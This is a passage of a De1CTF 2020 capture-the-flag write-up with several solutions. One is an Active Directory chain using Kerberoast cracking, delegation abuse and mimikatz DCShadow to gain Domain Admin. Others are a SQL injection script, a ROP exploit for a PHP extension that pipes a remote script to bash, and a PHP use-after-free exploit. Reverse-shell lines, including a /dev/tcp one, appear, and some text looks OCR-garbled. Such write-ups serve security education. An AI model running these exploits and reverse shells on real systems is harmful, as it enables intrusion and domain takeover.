159B7374DB32B817B4B3B04537CFDADC6FF54911F076EED74F820AF85D17FF93081775828E70DCD4
489819EB6C6D518CF0C10F498B9A96EAA9CA330E8CE81C02D795572991D8979E39A6C633E849FCBC
2831943F067320E41BF4FB0A9B8EB2EEC4CDD91606BDA4DF32A8BB4869D2CD424D9A156943D20E91
F08C6EFA65B7C7AFC41309BCDA965E95D81318E47044D9333012914BBF27B1A48FC55BF8494DD65F
317CAFA22F42F290335161ACE544841C196EBC239EE99A7F31C215119421390FAD8F16AAC63A7F83
066B4CC5FB6AB89C61691E9202B447A4E920AF42A641133753AD5CF51580FBBAE080EBBAF589A1DF
1E9543288A18116A0E191261149E63B88874BA607B3E4517EF84F3BA9B18255B58B3FF2C8570DCAB
C12F4FC0DA49AE61A92E8AF3C0ECD746BFF591743EFBC438E15CC645ECA38FD935649168367287DD
4E8029FC4454FAE237E8048FA701F8901EC9B4B5372E6B85802AB8A26F233D583F79F49CBAC37883
8E3C05AB2C2065C35A6C5D8B0B92D7F438E80BF3A1D847DC174BB0D370EB09125D710243001A9D98
8E350B43D556AEE8F09053790AAFC395292EE2FAD3B7A04EB330AB90D2EAE29D9D922F0BB65ED2F
F05A9A73B09001F5AECE1BC7162DE480F5463C7B19932B50DFA0329CDF0F964EFC0647FB7319408B
541587D6AF2730EC52243E7A7BAB096AFB1FA6E7A81A7148347B43394BC3E280062105C1A6859F27
8C829E3BBAC3FD4F545154657BC4E0F55AF439140B3B1D29EE4209B8F83E3E3DDC52A6C32E92EB28
36F80AF972B54D029D8EC071BD12BDCA45DBDF555A64B16AEC90CC486159D07D53A9D9196E5A736F
48350F5639F482B45E7BA3EC11A9B7CA4DD8BC6320058CA0D891F5B4B1BFE0243E8D9640380492B0
BEFB9EC13B8A4B2DE4297C3DE84FDB2753693F5E9FFB46FC1F60748AF1A07DE60F76560BEDB927E3
DF35B1AE8588BA6450C8D7539F982385D1B8AC25B37638EF9414519F37773A353EBBAAF996DF17DD
E3CBF64B9ACFB6F65E12773004BDF5B6B81CC8CF5D2B59C6A2AAA883B458676AD2800710FA3F017C
2E53B353D4E2C6B0D92D57B79939D29FAA8049F6CF0782E2572ACE8E8FFDFE1A05AC277924D48266
06F5C68369C15186910DAEC601CA691910DCE519D58EDC964D5844FE8B7B21F9F99C6891FAE7DC0D
783EA78EF6393A92F273D98353718670BA167A9CC9809B03195EDA8323B7C887040CD37FF4A09
```

Then use hashcat offline brute force according to Hint2 to get the password of De1ta user

PS : You can also use the LDAP protocol to brute force online, but the password length is $16^1 + 16^2 + 16^3 + 16^4 + 16^5 + 16^6 + 16^7 + 16^8 = 4581298448$, It is clear that online brute force cracking is unrealistic.


```
1. hashcat64.exe -a 3 -m 13100
$krb5tgs$23$*USER$DOMAIN$test/test*$64EC0B10760E27F6EF4811DA3478C56D$77
696AF42F593CF24D6B62D3DFEEF4AF8451E912AEC808B81BB2A833059EF7B0E9B41695D
572B73917814E2439581239D264F4EF8ED6FC4DBC8DF5EA7D1F5CAD0B3197BFC16798C8
EF2546B6DE4504D0F1C007EEA3222E948A448D818BDC8E4C26BBE2FD5D321BB0E2B0C69
85383D9BA2E83E6389B4043E6CD04F2715C3159B7374DB32B817B4B3B04537CFDADC6FF
54911F076EED74F820AF85D17FF93081775828E70DCD4489819EB6C6D518CF0C10F498B
9A96EAA9CA330E8CE81C02D795572991D8979E39A6C633E849FCBC2831943F067320E41
BF4FB0A9B8EB2EEC4CDD91606BDA4DF32A8BB4869D2CD424D9A156943D20E91F08C6EFA
65B7C7AFC41309BCDA965E95D81318E47044D9333012914BBF27B1A48FC55BF8494DD65
F317CAFA22F42F290335161ACE544841C196EBC239EE99A7F31C215119421390FAD8F16
AAC63A7F83066B4CC5FB6AB89C61691E9202B447A4E920AF42A641133753AD5CF51580F
BBAE080EBBAF589A1DF1E9543288A18116A0E191261149E63B88874BA607B3E4517EF84
F3BA9B18255B58B3FF2C8570DCABC12F4FC0DA49AE61A92E8AF3C0ECD746BFF591743EF
BC438E15CC645ECA3BFD935649168367287DD4E8029FC4454FAE237E8048FA701F8901E
C9B4B5372E6B85802AB8A26F233D583F79F49CBAC378838E3C05AB2C2065C35A6C5D8B0
B92D7F438E80BF3A1D847DC174BB0D370EB09125D710243001A9D988E350B43D556AEE8
F09053790AAAF395292EE2FAD3B7A04EB330AB90D2EAE29D9D922F0BB65ED2FF05A9A7
3B09001F5AECE1BC7162DE480F5463C7B19932B50DFA0329CDF0F964EFC0647FB731940
8B541587D6AF2730EC52243E7A7BAB096AFB1FA6E7A81A7148347B43394BC3E28006210
5C1A6859F278C829E3BBAC3FD4F545154657BC4E0F55AF439140B3B1D29EE4209B8F83E
3E3DDC52A6C32E92EB2836F80AF972B54D029D8EC071BD12BDCA45DBDF555A64B16AEC9
0CC486159D07D53A9D9196E5A736F48350F5639F482B45E7BA3EC11A9B7CA4DD8BC6320
058CA0D891F5B4B1BFE0243E8D9640380492B0BEFB9EC13B8A4B2DE4297C3DE84FDB275
3693F5E9FFB46FC1F60748AF1A07DE60F7656DBEDB927E3DF35B1AE8588BA6450C8D753
9F982385D1B8AC25B37638EF9414519F37773A353EBBAAF996DF17DDE3CBF64B9ACFBF
65E12773004BDF5B6B81CC8CF5D2B59C6A2AAA883B458676AD2800710FA3F017C2E53B3
53D4E2C6B0D92D57B79939D29FAA8049F6CF0782E2572ACE8E8FFDFE1A05AC277924D48
26606F5C68369C15186910DAEC601CA691910DCE519D58EDC964D5844FE8B7B21F9F99C
6891FAE7DC0D783EA78EF6393A92F273D98353718670BA167A9CC9809B03195EDA8323B
7C887040CD37FF4A09 -1 0123456789abcdef --increment --increment-min 1 --
increment-max 8 ?1?1?1?1?1?1?1?1
```

```
$krb5tgs$23$*USER$DOMAIN$test/test*$64ec0b10760e27f6ef4811da3478c56d$77696af42f593cf24d6
9581239d264f4ef8ed6fc4dbc8df5ea7d1f5cad0b3197bfc16798c8ef2546b6de4504d0f1c007eea3222e948
15c3159b7374db32b817b4b3b04537cfdacd6ff54911f076eed74f820af85d17ff93081775828e70dcd44898
49fcbc2831943f067320e41bf4fb0a9b8eb2eec4cdd91606bda4df32a8bb4869d2cd424d9a156943d20e91f0
494dd65f317cfa22f42f290335161ace544841c196ebc239ee99a7f31c215119421390fad8f16aac63a7f83
baf589a1df1e9543288a18116a0e191261149e63b88874ba607b3e4517ef84f3ba9b18255b58b3ff2c8570dc
9168367287dd4e8029fc4454fae237e8048fa701f8901ec9b4b5372e6b85802ab8a26f233d583f79f49cbac3
710243001a9d988e350b43d556aee8f09053790aaafc395292ee2fad3b7a04eb330ab90d2eae29d9d922f0bb
fc0647fb7319408b541587d6af2730ec52243e7a7bab096afb1fa6e7a81a7148347b43394bc3e280062105c1
3ddc52a6c32e92eb2836f80af972b54d029d8ec071bd12bdca45dbdf555a64b16aec90cc486159d07d53a9d9
e0243e8d9640380492b0befb9ec13b8a4b2de4297c3de84fdb2753693f5e9fffb46fc1f60748af1a07de60f76
773a353ebbaaf996df17dde3cbf64b9acfbef65e12773004bdf5b6b81cc8cf5d2b59c6a2aaa883b458676ad2
8ffdfef1a05ac277924d4826606f5c68369c15186910daec601ca691910dce519d58edc964d5844fe8b7b21f9
8323b7c887040cd37ff4a09:3f23ea12
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target.....: $krb5tgs$23$*USER$DOMAIN$test/test*$64ec0b10760e27f...ff4a09
Time.Started.....: Thu Apr 16 12:04:45 2020 (1 sec)
Time.Estimated...: Thu Apr 16 12:04:46 2020 (0 secs)
Guess.Mask.....: ?1?1?1?1?1?1?1?1 [8]
Guess.Charset....: -1 0123456789abcdef, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue.....: 8/8 (100.00%)
Speed.#1.....: 72797.3 kH/s (10.24ms) @ Accel:128 Loops:16 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 88080384/4294967296 (2.05%)
Rejected.....: 0/88080384 (0.00%)
Restore.Point....: 0/1048576 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:1776-1792 Iteration:0-16
Candidates.#1...: 1e1e1999 -> 6e1f5f99
Hardware.Mon.#1..: Temp: 45c Util: 95% Core:1759MHz Mem:3504MHz Bus:8

Started: Thu Apr 16 12:04:36 2020
Stopped: Thu Apr 16 12:04:47 2020
```

According to Hint3: Pay attention to the extended rights of De1ta user on the domain. Then collect information on the domain ACL

```
PS > .\AdFind.exe -s subtree -b "dc=De1CTF2020,dc=lab" -sc getacl -sddl+++ -sddlfilter `";";";";"delta" -recmute
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Add/Remove Replica In Domain;;DE1CTF2020\Delta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Replication Synchronization;;DE1CTF2020\Delta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[CTL];Manage Replication Topology;;DE1CTF2020\Delta
```

It is found that De1ta users have the permissions of **Add/Remove Replica In Domain**, **Replication Synchronization**, and **Manage Replication Topology** on the domain. This is easy to think of Dcshadow, but the three permissions alone do not meet the conditions of Dcshadow. Then collect the related ACLS

Found that De1ta users have **Create Child** and **Delete Child** permissions on **CN = Sites**, **CN = Configuration**, **DC = De1CTF2020**, **DC = lab** containers

```
PS > .\AdFind.exe -s subtree -b "cn=sites,cn=Configuration,dc=De1CTF2020,dc=lab" -sc getacl -sddl+++ -sddlfilter `";";";";"delta" -recmute
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:cn=sites,cn=Configuration,dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [DACL] ALLOW;[CONT INHERIT];[CR CHILD][DEL CHILD];;;DE1CTF2020\Delta
```


De1ta has write permission for DM attributes, which just meets all the permissions of Dcshadow.

```
PS > .\AdFind.exe -s subtree -b "cn=dm,cn=computers,dc=De1CTF2020,dc=lab" -sc getacl -sddl+++ -sddlfilter `";";";";"delta" -recmute
AdFind V01.52.00cpp Joe Richards (support@joeware.net) January 2020

Using server: dc.De1CTF2020.lab:389
Directory: Windows Server 2012 R2

dn:cn=dm,cn=computers,dc=De1CTF2020,dc=lab
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];Logon Information;computer;DE1CTF2020\Delta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];description;computer;DE1CTF2020\Delta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];displayName;computer;DE1CTF2020\Delta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];sAMAccountName;computer;DE1CTF2020\Delta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[SELF WRT];Validated write to DNS host name;;DE1CTF2020\Delta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[SELF WRT];Validated write to service principal name;;DE1CTF2020\Delta
>nTSecurityDescriptor: [DACL] OBJ ALLOW;;[WRT PROP];Account Restrictions;;DE1CTF2020\Delta
>nTSecurityDescriptor: [DACL] ALLOW;;[LIST CHILDREN][READ PROP][WRT PROP][LIST OBJ][CTL][READ];;;DE1CTF2020\Delta
```

But there is still a problem now that Dcshadow needs system permission to call the local RPC service. As mentioned above, De1ta has write permission to the DM attribute. Through information collection, you can know that the domain controller is **Windows Server 2012R2**

```
dn:CN=DC,OU=Domain Controllers,DC=De1CTF2020,DC=lab
>objectClass: top
>objectClass: person
>objectClass: organizationalPerson
>objectClass: user
>objectClass: computer
>cn: DC
>distinguishedName: CN=DC,OU=Domain Controllers,DC=De1CTF2020,DC=lab
>instanceType: 4
>whenCreated: 20200415120327.0Z
>whenChanged: 20200415120910.0Z
>uSNCreated: 12293
>uSNChanged: 12764
>name: DC
>objectGUID: {7F81603F-22A9-4A9B-9C4F-A30E466098C1}
>userAccountControl: 532480
>badPwdCount: 0
>codePage: 0
>countryCode: 0
>badPasswordTime: 0
>lastLogoff: 0
>lastLogon: 132316939107067963
>localPolicyFlags: 0
>pwdLastSet: 132314258235939459
>primaryGroupID: 516
>objectSid: S-1-5-21-1806179181-549835139-1294087714-1001
>accountExpires: 9223372036854775807
>logonCount: 37
>sAMAccountName: DC$
>sAMAccountType: 805306369
>operatingSystem: Windows Server 2012 R2 Datacenter
>operatingSystemVersion: 6.3 (9600)
>serverReferenceBL: CN=DC,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=De1CTF2020,DC=lab
>dNSHostName: dc.De1CTF2020.lab
```

Therefore, we get high-privilege through resource-based constrained delegation.

Request a TGT of de1ta user and import the current session.

```
Sk+HFxzNtKdhD7Eezos0fPyE5WheJV0oHLXXK60B2TCB1qADAgEAooH0BIHLfYHIMIHFoIHCMIG/MIG8
oBswGaADAgEXoRIEEHNGk5PJFjgtZINlF5iWKQehEBs0REUxQ1RGMjAyMC5MQUKiEjAQoAMCAQGhCTAH
GwVkJZTF0YaMHAwUAQ0EAAKURGA8yMDIwMDQx0DA4MjgxMVqmERgPMjAyMDA0MTgx0DI4MTFapxEYDzIw
MjAwNDI1MDgy0DExWqgQGw5ERTFDVEYyMDIwLkxBQqkjMCGgAwIBAqEaMBgbBmtYnRnDBs0ZGUxY3Rm
MjAyMC5sYWI=
```

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

```
[*] Action: Describe Ticket
```

```
UserName           : delta
UserRealm          : DE1CTF2020.LAB
ServiceName        : krbtgt/delctf2020.lab
ServiceRealm       : DE1CTF2020.LAB
StartTime           : 4/18/2020 4:28:11 PM
EndTime            : 4/19/2020 2:28:11 AM
RenewTill          : 4/25/2020 4:28:11 PM
Flags              : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType            : rc4_hmac
Base64(key)        : c0aTk8kW0C1kg2UXmJYpBw==
```

```
PS C:\web\uploads> klist
klist
```

```
Current LogonId is 0:0x3a05a
```

```
Cached Tickets: (1)
```

```
#0> Client: delta @ DE1CTF2020.LAB
Server: krbtgt/delctf2020.lab @ DE1CTF2020.LAB
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicaliz
e
Start Time: 4/18/2020 16:28:11 (local)
End Time: 4/19/2020 2:28:11 (local)
Renew Time: 4/25/2020 16:28:11 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```

```
PS C:\web\uploads>
```

```
[0] 0:sh*
```

Then create a new computer user, evilsystem, and configure the resource-based constraint delegation from evilsystem to DM

1. `New-MachineAccount -MachineAccount evilsystem -Password $(ConvertTo-SecureString "evil" -AsPlainText -Force)`
- 2.
3. `$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "0:BAD:(A;;;CCDCLCSWRPWPDTLOCRSDRCWDW0;;;S-1-5-21-1806179181-549835139-1294087714-1111)"`
4. `$SDBytes = New-Object byte[] ($SD.BinaryLength)`
5. `$SD.GetBinaryForm($SDBytes, 0)`
6. `Get-DomainComputer DM | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose`

```
PS C:\web\uploads> New-MachineAccount -MachineAccount evilsystem -Password $(ConvertTo-SecureString "evil" -AsPlainText -Force)
New-MachineAccount -MachineAccount evilsystem -Password $(ConvertTo-SecureString "evil" -AsPlainText -Force)
[-] Machine account evilsystem added
PS C:\web\uploads> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "0:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCDNW;;;S-1-5-21-1806179181-549835139-1294087714-1111)"
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "0:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCDNW;;;S-1-5-21-1806179181-549835139-1294087714-1111)"
PS C:\web\uploads> $SDBytes = New-Object byte[] ($SD.BinaryLength)
$SDBytes = New-Object byte[] ($SD.BinaryLength)
PS C:\web\uploads> $SD.GetBinaryForm($SDBytes, 0)
$SD.GetBinaryForm($SDBytes, 0)
PS C:\web\uploads> Get-DomainComputer DMJ | Set-DomainObject -Set @('msds-allowedtoactonbehalfoftheridentity'=$SDBytes) -Verbose
Get-DomainComputer DMJ | Set-DomainObject -Set @('msds-allowedtoactonbehalfoftheridentity'=$SDBytes) -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=De1CTF2020,DC=LAB
VERBOSE: [Get-DomainObject] Extracted domain 'De1CTF2020.Tab' from
'CN=DM,CN=Computers,DC=De1CTF2020,DC=lab'
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=De1CTF2020,DC=lab
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(!([distinguishedname]=CN=DM,CN=Computers,DC=De1CTF2020,DC=lab)))
VERBOSE: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfoftheridentity'
to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0
0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 109 27 168 107
131 209 197 32 34 54 34 77 87 4 0 0' for object 'DMJ'
PS C:\web\uploads>
```

After the configuration is complete, we can get a high privileged shell through s4u.

1. `getst.exe -dc-ip 192.168.0.12 -spn cifs/dm -impersonate Administrator de1ctf2020.lab/evilsystem:evil`
2. `set KRB5CCNAME="Administrator.ccache"`
3. `wmiexec.exe -no-pass -k dm shell.exe`

After execution, you can get a high-privileged shell

```
meterpreter > getuid
Server username: DE1CTF2020\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Then use Dcshadow to modify the user's attributes. Here, you can change the SID-History to the domain admin SID or modify the PrimaryGroupID to the domain admins group's primaryGroupID (512).

1. `mimikatz.exe "!+" "!processtoken" "lsadump::dcshadow /object:delta /attribute:primaryGroupID /value:512"`

```

* to 2268/cmd.exe
* to 2456/mimikatz.exe

mimikatz(commandline) # lsadump::dcshadow /object:delta /attribute:primaryGroupID /value:512
** Domain Info **

Domain:          DC=De1CTF2020,DC=lab
Configuration:   CN=Configuration,DC=De1CTF2020,DC=lab
Schema:          CN=Schema,CN=Configuration,DC=De1CTF2020,DC=lab
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=De1CTF20
0,DC=lab
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 29985

** Server Info **

Server: dc.De1CTF2020.lab
  InstanceId : {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
  InvocationId: {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
Fake Server (not already registered): dm.De1CTF2020.lab

** Attributes checking **

#0: primaryGroupID

** Objects **

#0: delta
DN:CN=Delta,CN=Users,DC=De1CTF2020,DC=lab
  primaryGroupID (1.2.840.113556.1.4.98-90062 rev 1):
    512
    (00020000)

** Starting server **

> BindString[0]: ncacn_ip_tcp:dm[59777]
> RPC bind registered
> RPC Server is waiting!
== Press Control+C to stop ==

```

Then use user De1ta to push, triggering data synchronization between domain controllers

1. `Rubeus.exe asktgt /user:de1ta /rc4:B03094996601324646AC223BF30D0D07 /domain:de1ctf2020.lab /ptt && mimikatz.exe "lsadump::dcshadow /push" "exit"`

```

mimikatz(commandline) # lsadump::dcshadow /push
** Domain Info **

Domain:          DC=De1CTF2020,DC=lab
Configuration:   CN=Configuration,DC=De1CTF2020,DC=lab
Schema:          CN=Schema,CN=Configuration,DC=De1CTF2020,DC=lab
dsServiceName:   ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=De1CTF2020,DC=lab
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 32875

** Server Info **

Server: dc.De1CTF2020.lab
  InstanceId : {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
  InvocationId: {630dfa31-89a6-43d8-be6e-91506f5dbb7b}
Fake Server (not already registered): dm.De1CTF2020.lab

** Performing Registration **

** Performing Push **

Syncing DC=De1CTF2020,DC=lab
Sync Done

** Performing Unregistration **

```

After pushing, check whether De1ta joins the domain admins group

```

C:\web\uploads>net group "domain admins" /domain
net group "domain admins" /domain
The request will be processed at a domain controller for domain De1CTF2020.lab.

Group name      Domain Admins
Comment         Designated administrators of the domain

Members

-----
Administrator   Delta
The command completed successfully.

```


then read the flag on the domain controller

```

C:\web\uploads>type \\dc\C$\Users\Administrator\Desktop\flag.txt
type \\dc\C$\Users\Administrator\Desktop\flag.txt
De1CTF{DcSH@d0w_Isss_n0t_HA4D}

```

The whole process is as follows:



mixture

After logging in, I found that member.php has \ prompt, guessing that there is orderby injection. After a simple attempt, I found that when orderby = | 2, the displayed page is different. The injection script is as follows

```

1. import requests
2.
3. url = "http://49.51.251.99/index.php"
4. data = {
5.     "username":"xxxxx",
6.     "password":"xxxxxxx",
7.     "submit":"submit"
8. }
9. cookie ={
10.     "PHPSESSID": "sou26piclav6f99h79k1l5vmbn"
11. }
12. requests.post(url,data=data,cookies=cookie)
13. flag=''
14. url="http://49.51.251.99/member.php?orderby="
15. for i in range(1,33):
16.     for j in '0123456789abcdefghijklmnopqrstuvwxyz.':
17.         payload="|(mid((select password from member),
18.             {},1)='{ }')%2b1".format(i,j)
19.         true_url=url+payload
20.         r=requests.get(true_url,cookies=cookie)
21.         if r.content.index('tom')<r.content.index('1000000'):
22.             print payload+' ok'
23.             flag+=j
24.             print flag
25.             break
26.         else:
27.             print payload
28. //18a960a3a0b3554b314ebe77fe545c85

```

And password is md5 encrypted , After decryption, the password is **goodlucktoyou**

Mininclude.so is a php extension written by the author.The function Mininclude in search.php corresponds to zip_Mininclude() in Mininclude.so

Decompile the zip_Mininclude you will find nothing here. Read the assembly you will find some easy junk instruction. Now these codes and then you can decompile it.

```

1. void __fastcall zif_Mininclude(zend_execute_data *execute_data, zval
   *return_value)
2. {
3.     FILE *fp; // rbx
4.     unsigned int v3; // eax
5.     zend_value v4; // rax
6.     char *parameter; // [rsp+0h] [rbp-98h]
7.     size_t length; // [rsp+8h] [rbp-90h]
8.     char path[96]; // [rsp+10h] [rbp-88h]
9.     int v8; // [rsp+70h] [rbp-28h]
10.    char *v9; // [rsp+74h] [rbp-24h]
11.
12.    parameter = 0LL;
13.    memset(path, 0, sizeof(path));
14.    v8 = 0;
15.    v9 = path;
16.    if ( (unsigned int)zend_parse_parameters(execute_data->This.u2.next,
   "s", &parameter, &length) != -1 )
17.    {
18.        memcpy(path, parameter, length);
19.        php_printf("%s", path);
20.        php_printf("<br>");
21.        fp = fopen(path, "rb");
22.        if ( fp )
23.        {
24.            while ( !feof(fp) )
25.            {
26.                v3 = fgetc(fp);
27.                php_printf("%c", v3);
28.            }
29.            php_printf("\n");
30.        }
31.        else
32.        {
33.            php_printf("no file\n");
34.        }
35.        v4.lval = zend_strpprintf(0LL, "True");
36.        return_value->value = v4;
37.        return_value->u1.type_info = (*(_BYTE *) (v4.lval + 5) & 2u) < 1 ?
   5126 : 6;
38.    }
39. }

```


The function is very simple. `end_parse_parrmeters` will parse the parameters, the "s" specifies the type of the parameters is a string.

Then copy the parameter into a variable on the stack. The length may bigger than path buffer size which may lead to stack overflow, and you can call `system` to reverse a shell.

v9 under the `path` stores the address of the `path`, which is used to simplify the exploit. You can leak this address easily.

This function's purpose is to read any file and print on the website, so you can read `/proc/self/maps` and get the address of `libc`, and then you can ROP.

I don't know why `/bin/bash -i >& /dev/tcp/XXX.XXX.XXX.XXX/XXXX 0>&1` can't reverse a shell, you can do other way.

Notice that the address of the `path` is smaller than `rsp` when return, and next call `system` may cover it, so you should put your command behind.

```
1. #!/usr/bin/python3
2. from pwn import *
3. import requests
4. import urllib
5. import struct
6.
7. url = "http://134.175.185.244/select.php"
8. url = "http://49.51.251.99/select.php"
9. data = {
10.     "username": "admin",
11.     "password": "goodlucktoyou",
12.     "submit": "submit"
13. }
14. cookie = {
15.     "PHPSESSID": "p51gfmno1tv687igcc1ndq14vh"
16. }
17. res = requests.post(url, data=data, cookies=cookie)
18. print(res.status_code)
19. data = {
20.     'search': "a"*100,
21.     'submit': "submit"
22. }
23.
24. res = requests.post(url, data=data, cookies=cookie)
25. print(res.content)
26. res = res.content.split(b'a'*100)[1]
27. stack = res[0:6] + b'\x00\x00'
28. stack = struct.unpack('<Q', stack)[0]
29. print("[+] stack:", hex(stack))
30.
31. data = {
32.     'search': "/proc/self/maps",
33.     'submit': "submit"
34. }
35. res = requests.post(url, data=data, cookies=cookie).content.split(b"\n")
36. for i in res:
37.     if b"libc-2.28.so" in i:
38.         libc_base = int(b"0x" + i[0:12], 16)
39.         break
40. print("[+] libc_base:", hex(libc_base))
41.
42. bss_str = libc_base + 0x0000000001C0000
43. pop_rdi_ret = libc_base + 0x000000000023a5f
```

```

44. read = libc_base + 0x000000000000EA450
45. system = libc_base + 0x000000000000449C0
46.
47. payload = b"a"*136
48. payload += p64(pop_rdi_ret) + p64(stack+136+24) + p64(system) + b"curl
    https://shell.now.sh/xxx.xxx.xxx.xxx:xxxx|bash\x00"
49.
50. data = {
51.     'search':payload,
52.     'submit':"submit"
53. }
54. try:
55.     res = requests.post(url,data=data,cookies=cookie)
56. except:
57.     pass

```

After getting the shell, execute / readflag and calculate the value of the expression to get the flag

```
De1CTF{47ae3396-f5ce-47ab-bb64-34b5154064c4}
```

Easy PHP UAF

solution

This challenge is based on this exploit: <https://github.com/mm0r1/exploits/blob/master/php7-backtrace-bypass/exploit.php> , which use a bug in debug_backtrace() function to cause a use-after-free vulnerability. With this vulnerability, we can leak and write PHP memory.

To solve this challenge, you need some knowledge about PHP source and a little about Pwn.

I do something to increase the difficulty of this challenge:

1. blocked loop functionality in lex_scan
2. limit recursion depth in extension
3. blocked strlen()

If you use gdb to debug and find out how the original exploit works, you will find that solution is so easy:

1. UAF, you can use the original exploit
2. leak the head point of next php heap, which can be used to compute the address of *helperandabc*
3. leak the address of Closure Object
4. write \$helper -> a to make it a fake string which point to Closure Object
5. leak Closure Handlers from Closure Object and then compute the address of system
6. copy Closure Object to next php heap, change its address of internal_function.handler to system and write \$helper -> b to make it point to this fake Closure Object

7. execute \$helper -> b to execute system

exp

```
1.  pwn("/readflag");
2.
3.  function pwn($cmd) {
4.      global $abc, $helper, $backtrace;
5.      class Vuln {
6.          public $a;
7.          public function __destruct() {
8.              global $backtrace;
9.              unset($this -> a);
10.             $backtrace = (new Exception) -> getTrace(); # ;)
11.             if(!isset($backtrace[1]['args'])) { # PHP >= 7.4
12.                 $backtrace = debug_backtrace();
13.             }
14.         }
15.     }
16.     class Helper {
17.         public $a, $b, $c, $d;
18.     }
19.     function str2int($str) {
20.         $address = 0;
21.         $address |= ord($str[4]);
22.         $address <=< 8;
23.         $address |= ord($str[5]);
24.         $address <=< 8;
25.         $address |= ord($str[6]);
26.         $address <=< 8;
27.         $address |= ord($str[7]);
28.         return $address;
29.     }
30.     function leak($offset) {
31.         global $abc;
32.         return strrev(substr($abc, $offset, 8));
33.     }
34.     function leakA($offset) {
35.         global $helper;
36.         return strrev(substr($helper -> a, $offset, 8));
37.     }
38.     function write($offset, $data) {
39.         global $abc;
40.         $abc[$offset] = $data[7];
41.         $abc[$offset + 1] = $data[6];
42.         $abc[$offset + 2] = $data[5];
43.         $abc[$offset + 3] = $data[4];
```

```
44.     $abc[$offset + 4] = $data[3];
45.     $abc[$offset + 5] = $data[2];
46.     $abc[$offset + 6] = $data[1];
47.     $abc[$offset + 7] = $data[0];
48. }
49. function trigger_uaf($arg) {
50.     $arg = str_repeat('A', 79);
51.     $vuln = new Vuln();
52.     $vuln -> a = $arg;
53. }
54. # UAF
55. trigger_uaf('x');
56. $abc = $backtrace[1]['args'][0];
57. $helper = new Helper;
58. $helper -> b = function ($x) { };
59. # leak head point of next php heap
60. $php_heap = leak(0x88);
61. echo "PHP Heap: " . bin2hex($php_heap) . "\n";
62. $abc_address = str2int($php_heap) - 0x88 - 0xa0;
63. echo '$abc: ' . dechex($abc_address) . "\n";
64. $closure_object = leak(0x20);
65. echo "Closure Object: " . bin2hex($closure_object) . "\n";
66. # let a point to closure_object
67. write(0x10, substr($php_heap, 0, 4) .
hex2bin(dechex(str2int($closure_object) - 0x28)));
68. write(0x18, str_pad("\x06", 8, "\x00", STR_PAD_LEFT));
69. # leak Closure Handlers
70. $closure_handlers = leakA(0x28);
71. echo "Closure Handlers: " . bin2hex($closure_handlers) . "\n";
72. # compute system address
73. $system_address = dechex(str2int($closure_handlers) - 10733946);
74. echo "System: " . $system_address . "\n";
75. # build fake closure_object
76. write(0x90, leakA(0x10));
77. write(0x90 + 0x08, leakA(0x18));
78. write(0x90 + 0x10, leakA(0x20));
79. write(0x90 + 0x18, leakA(0x28));
80. $abc[0x90 + 0x38] = "\x01";
81. write(0x90 + 0x68, substr($php_heap, 0, 4) .
hex2bin($system_address));
82. # let b get this object
83. write(0x20, substr($php_heap, 0, 4) .
hex2bin(dechex(str2int($php_heap) + 0x08 - 0xa0)));
84. # eval system
```

```
85.     ($helper -> b)($cmd);
86.     exit();
87. }
```

mc_logclient

Files:

[exp.go](#)

[types.go](#)

It's a `minecraft log web client` .

The `chatting content` of players are stored in `logs/` with their's UUID. The `logs/` is mounted as read-only directory.

